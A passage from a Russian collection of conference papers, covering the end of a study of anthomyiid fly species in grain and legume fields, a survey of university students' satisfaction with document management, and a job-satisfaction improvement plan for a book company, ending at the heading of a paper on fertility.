Из двукрылых семейства цветочниц в агроценозах и популяциях диких злаков при учетах было обнаружено 21 вид мух, относящихся к 13 родам (табл. 1). Основную часть определенных видов составляли мухи родов *Delia* (5 видов), *Pegomyia* (3 вида), по два вида было зарегистрировано у родов *Phorbia* и *Chirosia*. У остальных родов (*Acridoyia*, *Anthomyia*, *Chelisia*, *Chiastochaeta*, *Eustalomya*, *Paraprosalpia*, *Phorae*, *Pegomyella*, *Helemyia*) было отмечено по одному виду.

Следует отметить разнообразие видов цветочниц в биоценозах озимой пшеницы, пырея ползучего и сизого, в популяциях тимофеевки луговой и костреца безостого их количество значительно меньше, а в агроценозах бобовых культур (люцерны и козлятника восточного) число видов Anthomyiidae доходит до двух.

Во всех биоценозах встречается *D. platura*, вид *D. lavata* отсутствует среди обследованных популяций только в агроценозе люцерны. Виды *Chirosia parvicoris*, *Phorbia securus* и *Pegomyia interruptella* обнаружены в посевах озимой пшеницы и биоценозах диких злаков, остальные обнаруженные виды цветочниц присутствуют в 1-3 исследованных ценозах.

Среди широко распространенных видов Anthomyiidae два представителя семейства – ростковая и пшеничная мухи являются, как известно по многочисленным литературным источникам [1, 2, 3, 5, 8], широко распространенными вредителями культурных злаков, а *D. platura* кроме злаков охотно питается всходами культур различных ботанических семейств. Их присутствие в широком спектре биоценозов обеспечивает этим видам достаточно разнообразную кормовую базу и вследствие, стабильную численность фитофагов.

Таблица 1

Видовой состав двукрылых семейства (Anthomyiidae) в биоценозах

ВИДЫ	Биоценозы						
	озимая пшеница	пырей ползучий	пырей сизый	тимофеевка луговая	кострец безостый	люцерна	козлятник восточный
Acridoyia sacharovi Stack.		+					
Anthomyia pluvialis L.	+						
Chelisia monilis Mg.				+			
Chiastochaeta Pokorny				+			
Chirosia albitarsis Ztt.		+					
Chirosia parvicoris Ztt.	+	+	+	+			
Delia platura Mg.	+	+	+	+	+	+	+
Delia lavata Boheman	+	+	+	+	+		+
Delia frontella Ztt.	+	+	+				
Delia nuda Strobl.	+	+					
Delia liturata Mg.	+	+					
Eustalomya vittipes Ztt.		+					
Paraprosalpia sepiella Ztt.			+				
Phorbia securus Tiensuu	+	+	+	+	+		
Phorbia sepia Mg.		+					
Phorae silacea Mg.	+					+	
Pegomyella lunatifrons Ztt.		+	+				
Pegomyia interruptella Ztt.	+	+	+	+			
Pegomyia tenera Ztt.	+		+				
Pegomyia			+				

ВИДЫ	Биоценозы						
	озимая пшеница	пырей ползучий	пырей сизый	тимофеевка луговая	кострец безостый	люцерна	козлятник восточный
gilva Ztt.							
Helemyia nigrimana Mg.	+		+		+		

"+" – наличие в биоценозе данного вида двукрылых семейства цветочниц.

Схожесть комплексов Diptera семейства Anthomyiidae в различных агроценозах и биоценозах диких растений хорошо показывает матрица сходства с использованием коэффициента Жаккара (табл.2).

Таблица 2

Матрица сходства комплексов Diptera семейства Anthomyiidae в культурных и естественных биоценозах

Коэффициент Жаккара, %	**БИОЦЕНОЗЫ**						
	озимая пшеница	пырей ползучий	пырей сизый	тимофеевка луговая	кострец безостый	люцерна	козлятник восточный
Озимая пшеница	*100*	47	35	36	33	17	17
Пырей ползучий	47	*100*	41	33	21	7	15
Пырей сизый	35	41	*100*	38	36	8	18
Тимофеевка луговая	36	33	38	*100*	38	13	29
Кострец безостый	33	21	36	38	*100*	20	50
Люцерна	17	7	8	13	20	*100*	33
Козлятник восточный	17	15	18	29	50	33	*100*

Большее совпадение фауны цветочниц наблюдалось в биоценозах костреца безостого и козлятника восточного (50%), можно предположить, что это связано с близким расположением данных культур в период проведения исследований. Сходный состав двукрылых семейства цветочниц можно отметить у популяций озимой пшеницы и пырея ползучего – 47 %, здесь вероятно повлияла схожесть биологии развития культуры и сорного растения. Можно предположить, часть, определенных в нашем исследовании, фитофагов-вредителей зимует в биоценозе пырея ползучего.

Совпадение видового состава Anthomyiidae в ценозах пырея сизого и пырея ползучего (коэффициент Жаккара – 41%), скорее всего, обеспечивается за счет близкородственной связи и схожих фаз развития растений.

У ряда злаковых биоценозов (озимая пшеница, кострец безостый, пырей сизый, пырей ползучий, тимофеевка луговая) сходство комплексов двукрылых семейства цветочниц находится на уровне 33-38%, что так же объясняется близким систематическим положением.

Незначительные коэффициенты Жаккара (7-18%) у популяций

злаковых и бобовых культур вызваны, по нашему мнению, различиями в фазах развития данных растений, химическом составе тканей и т.д., что естественно привлекает виды насекомых с разными требованиями к питанию.

В заключение можно отметить, что видовой состав Diptera семейства Anthomyiidae изучаемых популяций состоит из 21 вида мух, относящихся к 13 родам, различается в большинстве биоценозов, большая часть видов цветочниц связана трофическими связями с определенным кругом пищевых растений, являясь олигофагами. Исключение составляет один вид изучаемого семейства – ростковая муха (*Delia platura* Mg.), которая была выделена из сборов всех обследованных ценозов и является полифагом.

Использованные источники:

1. Агеева, А.Г. Видовой состав и численность ростковых мух из рода *Chortophila* Macq. в популяциях на целине и на посевах пшеницы в Кустанайской области / А.Г. Агеева // Труды Всесоюзного энтомологического общества «Защита зерновых культур от вредных насекомых в районах освоения целинной степи» / Т. 50. – М.,Л.: Наука, 1965. – С. 89-101.
2. Артохин, К.С. Оценка вредоносности пшеничной мухи *Phorbia securus* Tien. (Diptera, Anthomyiidae) в Ростовской области / К.С. Артохин // XII съезд Русского энтомологического общества. Санкт-Петербург, 19-24 августа 2002 г. Тезисы докладов. – Санкт-Петербург, 2002. – С. 20-21.
3. Володичев, М.А. Вредоносность насекомых, повреждающих семена, корневую систему и стебли колосовых культур / М.А. Воложичев. – М., 1980. – 52 с.
4. Любвина, И.В. Двукрылые (Diptera, Brachycera) Самарской Луки / И.В. Любвина. – LAP Lambert Academic Publishing, 2012. – 208 с.
5. Махоткин, А.Г. Пшеничные мухи рода *Phorbia* в Азово-Причерноморской степи / А.Г. Артохин, В.А. Павлюшин. – Санкт-Петербург, 2003. – 170 с.
6. Определитель вредных и полезных насекомых и клещей зерновых культур в СССР // Под ред. Л.М. Копаневой. – Л.: Колос, 1980. – 335 с.
7. Определитель насекомых Европейской части СССР. – Т. V. – Ч. 1,2. – Л.: Издательство «Наука», 1970. – 943 с.
8. Пасынкова, Д.К. Ростковая муха на посевах фасоли в условиях юго-запада Белоруссии / Д.К. Пасынкова, П.М. Минюк // Пути дальнейшего совершенствования защиты растений в Белоруссии и республиках Прибалтика. Тезисы докладов научно-практической конференции. Ч. 2. – Минск, 1979. – С. 66-67.
9. Сачков, С.А. Беспозвоночные Самарской Области: Справочник / С.А. Сачков, Ю.П. Краснобаев. – Самара: Издательство "Самарский университет", 1988. – 83 с.

УДК 005.92

Петренко К.А.
студент 3 курса
направление подготовки 38.03.04. Государственное и муниципальное управление
Яйлоян Г.А.
студент 3 курса
направление подготовки 38.03.04. Государственное и муниципальное управление
Белгородский Государственный Национальный Исследовательский Университет
научный руководитель: Бояринова И.В., к.с.н. доцент
Россия, г. Белгород

ИЗУЧЕНИЕ ОСНОВ ДОКУМЕНТАЦИОННОГО ОБЕСПЕЧЕНИЯ И ДИАГНОСТИКА УДОВЛЕТВОРЕННОСТИ ДОКУМЕНТООБОРОТОМ СТУДЕНТАМИ НИУ «БЕЛГУ»

Аннотация: В данной статье рассмотрены основы документационного обеспечения, документооборота, а также, проведена диагностика удовлетворенности документооборотом студентами НИУ «БелГУ».

Ключевые слова: информация, документ, диагностика, документационное обеспечение, делопроизводство, документооборот, управленческие решения.

Petrenko K.A.
student
3 course, 38.03.04. State and municipal management
Belgorod State National Research University
Russia, Belgorod
Yayloyan G.A.
student
3 course, 38.03.04. State and municipal management
Belgorod State National Research University
Russia, Belgorod
Scientific supervisor: candidate of sociological Sciences, associate Professor
Boyarinova I.V.

LEARNING THE BASICS OF DOCUMENTARY MAINTENANCE AND DIAGNOSTICS OF SATISFACTION WITH THE DOCUMENT STUDENTS OF BELGOROD STATE NATIONAL RESEARCH UNIVERSITY

Abstract: This article describes the basics of documentation, document management, as well as the diagnosis of satisfaction with the document flow of

students of BSU.

Keywords: information, document, diagnostics, documentation support, record keeping, document management, management decisions.

21 век – век информационных технологий. Информационные ресурсы играют немаловажную роль в жизни человека. Весь массив приобретенной человечеством информации об окружающей нас действительности закрепляется на материальных носителях и обеспечивает не только ее хранение, но и передачу во времени и пространстве между заинтересованными людьми для удовлетворения ряда потребностей. В отличие от других ресурсов, информационный ресурс не отличается уменьшением данных при их потреблении, а наоборот, все больше накапливается. При помощи технических средств информация довольно легко обрабатывается, хранится и передается в широкий круг обозревателей.

Информация, которую необходимо направить от отправителя к адресату содержится в документе. Сюда следует отнести не только бумажные носители, но и файлы в электронном виде. Наиболее точное определение «документа» закреплено С.Л. Кузнецовым, который отмечает, что «документ – это зафиксированная на материальном носителе информация с реквизитами, позволяющими ее идентифицировать (где реквизит документа – обязательный элемент оформления официального документа)»[163].

На протяжении долгого времени не было определено существенного назначения понятия «делопроизводства». Основываясь на теоретические основы изучения данного термина, следует отметить, что *«делопроизводство* – это деятельность по созданию документов и дел в соответствии с государственными стандартами и организации работы с ними, а именно создание условий для движения, поиска и хранения документов»[164].

С развитием делопроизводства активно начало функционировать документационное обеспечение управления. В рамках ГОСТа 7.0.8-2013 «документационное обеспечение управления – деятельность, целенаправленно обеспечивающая функции управления документами»[165].

Документационное обеспечение управления имеет ряд основных задач, к которым следует отнести:

1) отображение производственной, управленческой и любой другой деятельности организации в соответствующих документах;

2) обеспечение рационального использования документов в деловой

[163] Кузнецов С.Л. О проблемах и перспективах развития информационно-документационного обеспечения управления // Делопроизводство. 2015. № 2. С. 46-54.

[164] Андреева В.И. Делопроизводство. Требования к документообороту фирмы (на основе ГОСТов РФ). М., **2014**. С. 69.

[165] ГОСТ Р 7.0.8-2013 СИБИД. Делопроизводство и архивное дело. Термины и определения. URL: http://docs.cntd.ru/document/1200108447 (дата обращения: 15.12.2018).

практике предприятия.

Следует сказать, что поток информации постоянно увеличивается и является одним из наиболее важных факторов, которые необходимо учитывать при исследовании теоретических основ принятия управленческих решений в настоящее время.

Документационное обеспечение управления играет очень важную роль в деятельности определенных структур. Без документационного обеспечения управления невозможна правильная, четкая построенная организационная деятельность.

Для наглядного примера деятельности документационного обеспечения управления была проведена диагностика удовлетворенности студентами НИУ «БелГУ» документационным обеспечением в университете. Неслучайно было выбрано высшее учебное заведение, так как в высших учебных заведениях происходит огромный поток документооборота. Полное наименование объекта исследования – Федеральное государственное автономное образовательное учреждение высшего образования «Белгородский государственный национальный исследовательский университет» (далее НИУ «БелГУ»). НИУ «БелГУ» осуществляет свою деятельность по следующим направлениям: образовательная; научно-исследовательская и инновационная; международная; организационная, кадровая и финансовая; социальная; воспитательная[166].

В НИУ «БелГУ» осуществляют самоуправленческую деятельность различные студенческие советы и клубы. Так как студенты являются участниками образовательного процесса, и им приходится оформлять ряд определенных документов, то они в той или иной степени участвуют в принятии управленческих решений. Но к соблюдению требований документооборота студенты менее всего готовы, все потому что им приходится этим заниматься не так часто как другим участникам образовательного процесса (преподавателям, методистам, административному персоналу университета).

Основные процедуры документооборота в НИУ «БелГУ»:

– «прием и первичная обработка поступающих документов;

– предварительное рассмотрение документов отделом делопроизводства и канцелярии;

– регистрация поступающих документов;

– рассмотрение документов руководством Организации и доведение документов до исполнителей;

– обработка, исполнение документов, подготовка ответов;

– сокращение количества документов и копий на бумаге, по

[166] Устав федерального государственного автономного образовательного учреждения высшего образования «Белгородский государственный национальный исследовательский университет». URL: https://www.bsu.edu.ru/upload/iblock/d0c/ustav.pdf (дата обращения: 15.12.2018).

возможности, замена их электронными;

– регистрация отправляемых документов;

– отправка документов;

– разработка, оформление и регистрация внутренних документов;

– обработка и учет иностранной корреспонденции;

– учет и анализ объемов документооборота»[167].

Для диагностики удовлетворенности системой документооборота был проведен социологический опрос студентов Института экономики и управления 2-5 курсов очной формы обучения в НИУ «БелГУ». При планировании проведения опроса следует четко определить цели и задачи исследования. Важно заранее обдумать обработку результатов, разделение определенных вопросов на подгруппы, если это потребуется. Затем необходимо определить количество опрашиваемых человек и способ поиска респондентов. Одним из методов социологического опроса, получившим широкую популярность, стали онлайн опросы. Данный способ позволяет опросить большое количество респондентов за короткий период времени и сэкономить немало сил и времени при обработке результатов.

Было опрошено 103 студента Института экономики и управления НИУ «БелГУ». Всего обучающихся Института экономики и управления на 2018 год – 1208 человек. В результате опроса было выявлено, что трудности с оформлением документов (правила написания или заполнения, оформление, подписание, согласование) за время учебы возникали у 55,4% опрошенных. Из них, регулярно у 14,6% и 40,8% иногда. Приходилось писать заявление на имя руководства НИУ «БелГУ» и на имя руководства Института/Факультета 72,8 % опрошенных. Из них 20,4% – часто, 52,4% – иногда. Наиболее популярными тематиками написания заявлений являются: утверждение тем, учебные вопросы (пропуски, досрочная сессия и т.д.), финансовые вопросы, проживание в общежитиях.

О времени принятия решения по заявлениям считают: 25% – достаточно быстро принимается решение, 46,3% – скорее быстро, чем долго. Перед тем как написать заявление обращаются к следующим источникам: куратор, одногруппники, методический отдел. Наиболее популярными источниками информирования о принятых решениях в Институте/Университете являются: соц. сети, куратор, одногруппники, оф. сайт НИУ «БелГУ».

Личным кабинетом в автоматизированной системе «ИнфоБелГУ: Учебный процесс» (СЭО «Пегас») пользуются 94,2% из опрошенных. Интерфейс Личного кабинета в целом устраивает 83,5% из опрошенных. Достижения и награды в сервис «Портфолио» в Личном кабинете автоматизированной системы «ИнфоБелГУ: Учебный процесс» загружают

[167] Официальный сайт Белгородского государственного национального исследовательского университета. Официальные документы. URL: https://www.bsu.edu.ru/bsu/resource/officialdocs/ (дата обращения: 15.12.2018).

регулярно – 7,8%, редко – 33% из опрошенных. К созданию рейтинга студентов, основанного на Портфолио студентов в автоматизированной системы «ИнфоБелГУ: Учебный процесс» относятся положительно – 25,3%; нейтрально – 50,5%; отрицательно – 19,4%.

В целом, можно сделать вывод, что студенты активно участвуют в процессе документооборота в Институте. Они заполняют определенные документы по мере необходимости и при возникновении трудностей всегда знают к кому следует обратиться.

Таким образом, *делопроизводство, осуществляя работу с официальными документами, имеет ряд целей:* фиксация информации (создание текстовых документов в сфере управления); организация работы с документами (поиск и хранение документов в процессе делопроизводства). В настоящее время происходит огромный поток документов, информации и в связи с этим возрастает роль документационного обеспечения и появляется необходимость уделять этому процессу большое значение. Соблюдать все требования ведения документов, уметь правильно оформлять, составлять документы – все это является основой правильной работы документационного обеспечения в управлении.

Использованные источники:

1. Кузнецов, С.Л. О проблемах и перспективах развития информационно-документационного обеспечения управления [Текст] / С.Л. Кузнецов // Делопроизводство. – 2015. – № 2. – С. 46-54.
2. Андреева, В.И. Делопроизводство. Требования к документообороту фирмы (на основе ГОСТов РФ) [Текст] / В.И. Андреева. – М.: Бизнес-школа Интел-Синтез, **2014**. – 222 с.
3. ГОСТ Р 7.0.8-2013 СИБИД. Делопроизводство и архивное дело. Термины и определения [Электронный ресурс] : электронный фонд правовой и нормативно-технической документации КОДЕКС. – Режим доступа: http://docs.cntd.ru/document/1200108447
4. Устав федерального государственного автономного образовательного учреждения высшего образования «Белгородский государственный национальный исследовательский университет» [Электронный ресурс] : официальный сайт НИУ «БелГУ». – Режим доступа: https://www.bsu.edu.ru/upload/iblock/d0c/ustav.pdf
5. Белгородский государственный национальный исследовательский университет. Официальные документы [Электронный ресурс] : официальный сайт НИУ «БелГУ». – Режим доступа: https://www.bsu.edu.ru/bsu/resource/officialdocs/

УДК 331.108.26

Петров В.А.
стажер - исследователь
ФГБОУ ВО Российская академия народного хозяйства и государственной службы (РАНХиГС) при Президенте РФ

РАЗРАБОТКА И ОЦЕНКИ ЭФФЕКТИВНОСТИ РЕГУЛИРОВАНИЯ УДОВЛЕТВОРЕННОСТЬЮ ТРУДОМ НА ПРЕДПРИЯТИИ

Аннотация.

Удовлетворенность трудом. Набор рекомендаций по повышению удовлетворенности трудом на конкретном предприятии. Методы оценки организационной и экономической эффективности удовлетворенности трудом. Удовлетворенность и производительность труда.

Ключевые слова: Удовлетворенность трудом. Повышение удовлетворенности трудом. Эффективность удовлетворенности трудом. Удовлетворенность и производительность труда.

Petrov V.A.
Research Intern
Russian Presidential Academy of National economy and Public administration (Ranepa)

DEVELOPMENT AND EVALUATION OF THE EFFECTIVENESS OF REGULATION UDOVLETVORENNOST WORK IN THE ENTERPRISE

Annotation.

Job satisfaction. A set of recommendations to improve job satisfaction in a particular enterprise. Methods of assessment of organizational and economic efficiency of job satisfaction. Satisfaction and productivity.

Key words: Job Satisfaction. Increasing job satisfaction. Efficiency of job satisfaction. Satisfaction and productivity.

Для подтверждения нашей гипотезы о том, что организационная культура оказывает прямое влияние на удовлетворенность трудом сотрудников одной организации мы провели исследования на базе компании ООО «Лаборант». Компания ООО «Лаборант» входит в холдинг ООО «Лабиринт», основанный в 1991 г. В холдинг входит группа компаний, работающих в таких направлениях как: 1. издательская деятельность; 2. оптовые продажи; 3. дистрибуция книг; 4. розничная сеть; 5. интернет-магазин.

Изначально данная компания начинала работу как издательство, затем расширяла свою деятельность, так постепенно сформировался холдинг. Благодаря стратегии диверсификации холдинг в сравнительно короткие сроки занял ведущую позицию на книжном рынке России. Достаточно активно развивается торговля и за рубежом, благодаря интернет-магазину ООО «Лаборант». Согласно рейтингу, составленному исследователями

ресурса ReadRate.ru в 2016 году интернет-магазин ООО «Лаборант» занял 3-е место среди книжных интернет-магазинов России. Оценка проводилась с позиции покупателя, оценивались такие параметры, как ценовая политика, ассортимент, удобство разработки сайта.

В ходе наших исследований было выявлено, что недостаточное развитие организационной культуры может отрицательно влиять на удовлетворенность трудом и производительность труда. Из использованной литературы стало ясно, что требуется комплекс мер по совершенствованию культуры, стимулирования, мотивации персонала организации[168].

В теоретическом плане мы также рассмотрели методологию оценки эффективности программ развития организационной культуры, которая в самом упрощенном виде сводятся к сопоставлению затрат на программы и результатов их использования[169].

В качестве основного комплекса мероприятий по развитию организационной культуры был разработан Кодекс организационной культуры компании. Затем были использованы предложенные в отечественной литературе рекомендации по имплементации данного комплекса в практику компании[170].

Комплекс разработанных рекомендаций предполагает затраты ресурсов как финансовых, так и интеллектуальных, и временных[171]. Рассчитанное время проекта – 1 год. Рассчитанные затраты на разработку Кодекса организационной культуры компании представлены в табл. 1.

---

168 Баландина Т.М. Социальный механизм управления развитием организационной культуры / Т. М. Баландина // Вестник Саратовского государственного социально-экономического университета. – 2012. – № 1. – С. 169-173. Ермолаев Ю.А. Предметно-содержательные взаимосвязи дефиниций «организационная культура» и «корпоративная культура» / Ю.А. Ермолаев // Вестник ТГУ, организация и управление. – 2012. – №9. – С. 78-85. Тихомирова О.Г. Организационная культура: формирование, развитие и оценка / О.Г. Тихомирова. – СПб: ИТМО, 2012. – С. 23-45.

169 Кашепов А.В. Методология анализа, прогнозирования и регулирования конъюнктуры рынка труда. Диссертация на соискание ученой степени доктора экономических наук. Москва. 1999, с. 48-53

170 Кашепов А. Перспективы занятости. Экономист. 1995. №12. С.45

171 Кашепов А.В. Россия в 2020 году: прогнозы численности населения и ра-бочей силы. Вестник Российского нового университета. Серия: Человек и общество. 2012.№2. С.7-12

Таблица 1. - Затраты на разработку Кодекса организационной культуры компании

Этап	Вид мероприятия	Временные затраты	Финансовые затраты
1-й этап: идеологический	• привлечение бизнес-консультанта; • привлечение юриста	3 месяца	100 000 рублей
2-й этап: оммуникационный	• организация торжественного мероприятия; • публикация Кодекса организационной культуры	1 неделя	70 000 рублей
3-й этап: закреплающий	• печать буклетов; • создание корпоративного форума для сотрудников; • контроль	3 месяца	20 000 рублей; в рамках общего бюджета организации
4-й этап: воспроизводство	• консультации специалистов; • привлечение бизнес-тренеров	6 месяцев	170 000 рублей

Таким образом, общие расходы без учета штатных расходов составят 360 000 руб.

В результате предпринятых мер и вложений у компании ООО «Лаборант» появится уникальный правовой документ – Кодекс организационной культуры, который будет четко регулировать деятельность сотрудников интернет-магазина. В результате чего, если говорить о социальных прогнозах будут наблюдаться следующие изменения:

улучшение коммуникативной составляющей труда, грамотное и своевременное распределение информации между руководством и исполнительным составом, а также между отделами;

повышение качества взаимоотношений между сотрудниками, коллегами, развитие чувства взаимоуважения, взаимопонимания;

повышение уровня инициативности сотрудников, перераспределение ответственности за отдельные участки обязанностей;

повышение уровня системы профессионального развития сотрудников;

повышение уровня мотивации сотрудников;

повышение уровня удовлетворенности своей работой;

повышение работоспособности и эффективности труда персонала;

повышение патриотических чувств к организации, лояльности.

Прогнозируемые изменения в системе подбора и отбора персонала для организации:

продуктивные изменения критериев подбора и отбора персонала в штат в соответствии с четко сформулированными требованиями Кодекса организационной компании;

максимально индивидуальный и чуткий подход к отбору в связи с наличием четко сформулированных требований;

снижение срока адаптации персонала в связи с изменениями подхода к отбору персонала;

следует отметить также предполагаемое снижение текучести кадров, как среди сотрудников пунктов самовывоза, так и среди сотрудников офиса.

Прогнозируются также изменения в способах управления изменениями в организационной культуре. Когда организационная культура приобретет документальное выражение, структуру, регламент, и все сотрудники будут осведомлены и солидарны с ее положениями, значительно упростится процедура ее исследования и анализа, а также процессы корректировки[172].

С помощью налаженных коммуникативных каналов руководство компании будет вовремя осведомлено о пожеланиях и вопросах персонала, которые касаются содержания организационной культуры, исполнения всех предписаний. Тем же образом будет происходить распространение информации об изменениях, вносимых в структуру или правила организационной культуры, агитируя тем самым персонал к изменениям в организации своей работы[173].

Налаживание коммуникативных каналов также позволит снизить избыточную информационную нагрузку с исполнительного персонала, что снизит стрессы сотрудников на данной почве[174].

Ожидается что при начальных этапах введения регламентированного Кодекса организационной культуры данный факт может быть негативно воспринят персоналом, могут возникнуть неодобрение и подозрение на низкую эффективность подобных изменений. Однако при грамотном подходе к делу, с помощью привлечения опытных бизнес-консультантов возможно избежать подобных реакций и стрессов со стороны сотрудников. Поэтому рекомендуется тщательно подходить к выбору услуг данного рода.

Рассмотрим некоторые вероятные направления социальных изменений (социальной эффективности предлагаемых мер).

В сфере совершенствования кадровой политики ожидается снижение текучести кадров, что повлечет за собой снижение расходов на подбор и

---

[172] Кашепов А.В. Многое зависит от ВВП: о взаимосвязи численности населения с экономическим развитием. Социальная и демографическая политика. 2006. №6

[173] Социальная политика в постсоциалистическом обществе: задачи, противоречия, механизмы. Матвиенко В., Пахомов Ю., Шаронов А., Лайкам К. и др. Москва. 2001.

[174] Лебедева А.В. Управление организационной культурой в сетевых организациях // Экономика, организация и управление предприятиями, отраслями. 2012, №8, с.156-169. Мотивация трудовой деятельности персонала: Учебное пособие для студентов вузов, обучающихся по специальностям "Управление персоналом", "Организационное поведение", "Мотивация персонала" / Соломанидина Т.О., Соломанидин В.Г., - 2-е изд., перераб. и доп. - М.:ЮНИТИ-ДАНА, 2015. - 312 с.:

отбор нового персонала, его обучение и адаптацию. По истечение одного или двух лет возможно сокращение штата отдела по подбору персонала и учебного центра компании (только в том случае, если не будет планироваться расширение штата линейного персонала)[175].

В области обучения персонала снизятся расходы на обучение нового персонала, прежде всего расходы на учебные материалы, канцелярские принадлежности, привлечение сторонних тренеров. Спустя один или два года после начала мероприятий учебный центр в ходе своего развития сможет справляться с новыми и текущими задачами без привлечения сторонних специалистов. Возможно также сокращение штата учебного центра.

В области работы с клиентами ожидается максимальная экономическая эффективность за счет развития персонала в грамотности взаимодействия с клиентами. Разработанный регламент общения с клиентами, проводимые тренинги и регулярно внедряемые совершенствования в эту систему позволят повысить качество обслуживания клиентов, лояльность клиентов к компании, что повлечет за собой расширение целевой аудитории и повышение прибыли[176].

Помимо мероприятий по усовершенствованию организационной культуры в компании ООО «Лаборант» запланировано улучшение факторов, влияющих на удовлетворенность трудом сотрудников в частности.

С учетом нынешнего этапа развития компании – за 2017 год было открыто порядка 260 новых пунктов самовывоза, за счет чего штат увеличился в 2 раза, - данные улучшения рекомендовано провести пролонгировано, а течение 1 года после осуществления первого этапа наших рекомендаций – совершенствования организационной культуры.

Описанные выше изменения по улучшению факторов, влияющих на уровень удовлетворенности трудом, планируется провести не раньше 2019 года.

Опишем расчет экономических и временных затрат на мероприятия без учета инфляции. Как видно из табл. 2. основные финансовые затраты необходимы для улучшения материально-технического оснащения рабочих мест сотрудников, а именно пунктов самовывоза.

[175] Управление персоналом. Под ред. А.А.Литвинюка. М.: Юрайт, 2015

[176] Управление человеческими ресурсами. Под. ред. Максимцева И.А., Горелова Н.А. Москва, Юрайт, 2014.

Таблица 2. - Затраты на улучшение факторов, влияющих на удовлетворенность трудом

Цель мероприятия	Вид мероприятия	Временные затраты	Финансовые затраты
Изменение методов материальной стимуляции персонала	привлечение сторонних консультантов в вопросе построения системы материальной мотивации персонала	2 месяца	90 000 рублей
Внедрение премирования по результатам работы сотрудников	пересчет заработной платы с учетом выплат премий и бонусов	1 месяц	в рамках общего бюджета организации
Построение системы нематериального стимулирования персонала	• привлечение сторонних консультантов в вопросе построения системы нематериальной мотивации персонала; • Производственные расходы на печать грамот, закупку медалей и пр.	1 месяц	70 000 рублей 5 000 рублей
Благоустройство рабочих мест сотрудников пунктов самовывоза	закупка нового оборудования, демонтаж	1 год	970 000 рублей
Организация курсов компьютерной грамотности	Разработка программы курсов компьютерной грамотности для сотрудников с разным уровнем подготовки	4 месяца	в рамках общего бюджета организации

Пункты, которые были открыты более чем 3 года назад требуют полного переоснащения, пункты, которые были открыты более 2-х лет назад требуют частичного переоснащения. Основные затраты пойдут на анализ и оценку переоснащения пунктов самовывоза, закупку и установку нового оборудования. Цифры, указанные в табл. 2. являются примерными и могут отличаться от фактических.

Ожидаемая эффективность проведенных мероприятий проявится:

в значительном повышении лояльности сотрудников к компании за счет разработки системы нематериального стимулирования;

в повышении уровня удовлетворенности своей работой в следствие улучшения системы материального стимулирования;

в повышении интереса к работе у большинства сотрудников;

в повышении работоспособности и инициативности у сотрудников.

Следует отметить, что проведенные мероприятия способны снизить коэффициент текучести персонала, что поспособствует снижению затрат на

подбор и отбор нового персонала[177].

Сотрудники, уровень удовлетворенности трудом которых станет выше, смогут с большей отдачей трудиться на рабочем месте и приносить компании большую прибыль. Меры по улучшению факторов, влияющих на уловлетворенность трудом сотрудников в совокупности с мерами совершенствования организационной культуры компании ООО «Лаборант» способны повысить рентабельность предприятия, лояльность сотрудников, стать более привлекательным работодателем и выйти на новый уровень экономического развития.

В нашей работе было проведено теоретическое и практическое исследование вопроса воздействия организационной культуры на уровень удовлетворенности трудом персонала организации. В ходе анализа научной литературы по теме удовлетворенности трудом и организационной культуры было выявлено, что организационная культура способна воздействовать на удовлетворенность трудом персонала в организации, существует определенный механизм этого воздействия, но, при этом, изученность его недостаточно развита в настоящее время. Множество авторов расходятся во мнении насчет прямого или косвенного влияние этих феноменов друг на друга, одни считают, что связь односторонняя, другие – обоюдная, но сходятся в одном – связь существует. Доказано также, что один из наиболее эффективных методов воздействия на удовлетворенность трудом персонала – это именно организационная культура, то есть, реструктуризация и пересмотр ее модели в компании.

Использованные источники:

1. Баландина Т.М. Социальный механизм управления развитием организационной культуры / Т. М. Баландина // Вестник Саратовского государственного социально-экономического университета. – 2012. – № 1. – С. 169-173.
2. Ермолаев Ю.А. Предметно-содержательные взаимосвязи дефиниций «организационная культура» и «корпоративная культура» / Ю.А. Ермолаев // Вестник ТГУ, организация и управление. – 2012. – №9. – С. 78-85.
3. Тихомирова О.Г. Организационная культура: формирование, развитие и оценка / О.Г. Тихомирова. – СПб: ИТМО, 2012. – С. 23-45.
4. Кашепов А.В. Методология анализа, прогнозирования и регулирования конъюнктуры рынка труда. Диссертация на соискание ученой степени доктора экономических наук. Москва. 1999
5. Кашепов А. Перспективы занятости. Экономист. 1995. №12. С.45
6. Кашепов А.В. Россия в 2020 году: прогнозы численности населения и рабочей силы. Вестник Российского нового университета. Серия: Человек и общество. 2012.№2. С.7-12

[177] Хасанова В. Проблема оценки компонентов трудового потенциала // Вестник института экономики РАН. – 2012. - № 2. - С. 99-106. Юдина Л.И. Исследование трудового потенциала как компонента социо-технической системы предприятия / Л.И. Юдина // Бизнес. Образование. Право. Вест-ник волгоградского института бизнеса. – 2015. – №2(31). – С. 174-178

7. Кашепов А.В. Многое зависит от ВВП: о взаимосвязи численности населения с экономическим развитием. Социальная и демографическая политика. 2006. №6
8. Лебедева А.В. Управление организационной культурой в сетевых организациях // Экономика, организация и управление предприятиями, отраслями. 2012, №8, с.156-169.
9. Мотивация трудовой деятельности персонала: Учебное пособие для студентов вузов, обучающихся по специальностям "Управление персоналом", "Организационное поведение", "Мотивация персонала" / Соломанидина Т.О., Соломанидин В.Г., - 2-е изд., перераб. и доп. - М.:ЮНИТИ-ДАНА, 2015. - 312 с.:
10.Организационное поведение: Учебник / Л.В. Карташова, Т.В. Никонова, Т.О. Соломанидина. - 2-е изд., перераб. и доп. - М.: ИНФРА-М, 2008. - 384 с.: 60x90 1/16. - (Высшее образование). (переплет) ISBN 978-5-16-003293-1 - Режим доступа: http://znanium.com/catalog/product/155174
11.Социальная политика в постсоциалистическом обществе: задачи, противоречия, механизмы. Матвиенко В., Пахомов Ю., Шаронов А., Лайкам К. и др. Москва. 2001.
12.Управление персоналом. Под ред. А.А.Литвинюка. М.: Юрайт, 2015
13.Управление человеческими ресурсами. Под. ред. Максимцева И.А., Горелова Н.А. Москва, Юрайт, 2014.
14.Хасанова В. Проблема оценки компонентов трудового потенциала // Вестник института экономики РАН. – 2012. - № 2. - С. 99-106.
15.Юдина Л.И. Исследование трудового потенциала как компонента социотехнической системы предприятия / Л.И. Юдина // Бизнес. Образование. Право. Вестник волгоградского института бизнеса. – 2015. – №2(31). – С. 174-178

УДК 314.172

Петров В.А.
стажер - исследователь
ФГБОУ ВО Российская академия народного хозяйства и государственной службы (РАНХиГС) при Президенте РФ

ЭКОНОМИЧЕСКИЕ ДЕТЕРМИНАНТЫ СУММАРНОГО КОЭФФИЦИЕНТА РОЖДАЕМОСТИ

Аннотация.

